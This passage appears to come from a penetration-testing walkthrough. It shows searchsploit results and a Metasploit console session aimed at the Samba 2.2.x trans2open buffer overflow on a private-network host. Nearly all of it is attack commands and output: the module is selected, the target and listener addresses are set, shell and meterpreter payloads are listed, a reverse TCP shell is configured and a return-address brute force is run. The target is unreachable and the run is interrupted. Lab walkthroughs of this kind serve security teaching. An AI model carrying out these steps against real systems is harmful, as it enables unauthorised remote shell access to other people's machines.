Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	unix/remote/22471.txt

Shellcodes: No Results

```
msf6 > search trans2open
```

Matching Modules  
=====

#	Name	Disclosure Date	Rank	Check	Description				
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(*BSD x86)			
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Linux x86)			
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Mac OS X PPC)			
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow	(Solaris SPARC)			

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

```
msf6 > Interrupt: use the 'exit' command to quit
```

```
msf6 > use 1
```

[\*] No payload configured, defaulting to linux/x86/meterpreter/reverse\_tcp

```
msf6 exploit(linux/samba/trans2open) > options
```

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>	
RPORT	139	yes	The target port (TCP)

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.31	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.104
```

RHOSTS => 192.168.1.104

```
msf6 exploit(linux/samba/trans2open) > show payloads
```

Compatible Payloads  
=====

#	Name	Disclosure Date	Rank	Check	Description				
0	payload/generic/custom		normal	No	Custom Payload				
1	payload/generic/debug_trap		normal	No	Generic x86 Debug Trap				
2	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)				
3	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline				
4	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline				
5	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection				
6	payload/generic/tight_loop		normal	No	Generic x86 Tight Loop				
7	payload/linux/x86/adduser		normal	No	Linux Add User				
8	payload/linux/x86/chmod		normal	No	Linux Chmod				
9	payload/linux/x86/exec		normal	No	Linux Execute Command				
10	payload/linux/x86/meterpreter/bind_ipv6_tcp		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)				
11	payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)				
12	payload/linux/x86/meterpreter/bind_nonx_tcp		normal	No	Linux Mettle x86, Bind TCP Stager				
13	payload/linux/x86/meterpreter/bind_tcp		normal	No	Linux Mettle x86, Bind TCP Stager (Linux x86)				
14	payload/linux/x86/meterpreter/bind_tcp_uuid		normal	No	Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)				
15	payload/linux/x86/meterpreter/reverse_ipv6_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager (IPv6)				
16	payload/linux/x86/meterpreter/reverse_nonx_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager				
17	payload/linux/x86/meterpreter/reverse_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager				
18	payload/linux/x86/meterpreter/reverse_tcp_uuid		normal	No	Linux Mettle x86, Reverse TCP Stager				
19	payload/linux/x86/metsvc_bind_tcp		normal	No	Linux Meterpreter Service, Bind TCP				
20	payload/linux/x86/metsvc_reverse_tcp		normal	No	Linux Meterpreter Service, Reverse TCP Inline				
21	payload/linux/x86/read_file		normal	No	Linux Read File				
22	payload/linux/x86/shell/bind_ipv6_tcp		normal	No	Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)				
23	payload/linux/x86/shell/bind_ipv6_tcp_uuid		normal	No	Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)				
24	payload/linux/x86/shell/bind_nonx_tcp		normal	No	Linux Command Shell, Bind TCP Stager				



```

25 payload/linux/x86/shell/bind_tcp normal No Linux Command Shell, Bind TCP Stager (Linux x86)
26 payload/linux/x86/shell/bind_tcp_uuid normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
27 payload/linux/x86/shell/reverse_ipv6_tcp normal No Linux Command Shell, Reverse TCP Stager (IPv6)
28 payload/linux/x86/shell/reverse_nonx_tcp normal No Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell/reverse_tcp_uuid normal No Linux Command Shell, Reverse TCP Stager
31 payload/linux/x86/shell/bind_ipv6_tcp normal No Linux Command Shell, Bind TCP Inline (IPv6)
32 payload/linux/x86/shell/bind_tcp normal No Linux Command Shell, Bind TCP Inline
33 payload/linux/x86/shell/bind_tcp_random_port normal No Linux Command Shell, Bind TCP Random Port Inline
34 payload/linux/x86/shell/reverse_tcp normal No Linux Command Shell, Reverse TCP Inline
35 payload/linux/x86/shell/reverse_tcp_ipv6 normal No Linux Command Shell, Reverse TCP Inline (IPv6)

```

msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell\_reverse\_tcp

payload => linux/x86/shell\_reverse\_tcp

msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.104	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139 yes	The target	The target port (TCP)

Payload options (linux/x86/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST	192.168.1.31	yes	The listen address (an interface may be specified)
LPORT	4444 yes	The listen	The listen port

Exploit target:

Id	Name
0	Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > run

```

[*] Started reverse TCP handler on 192.168.1.31:4444
192.168.1.104:139 - Trying return address 0xbffffdfc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffffcfc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffffbfc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffffafc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff9fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff8fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff7fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff6fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff5fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff4fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
^C[-] 192.168.1.104:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted

```

msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.104	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139 yes	The target	The target port (TCP)

Payload options (linux/x86/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST	192.168.1.31	yes	The listen address (an interface may be specified)
LPORT	4444 yes	The listen	The listen port

Exploit target:

Id	Name
0	Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.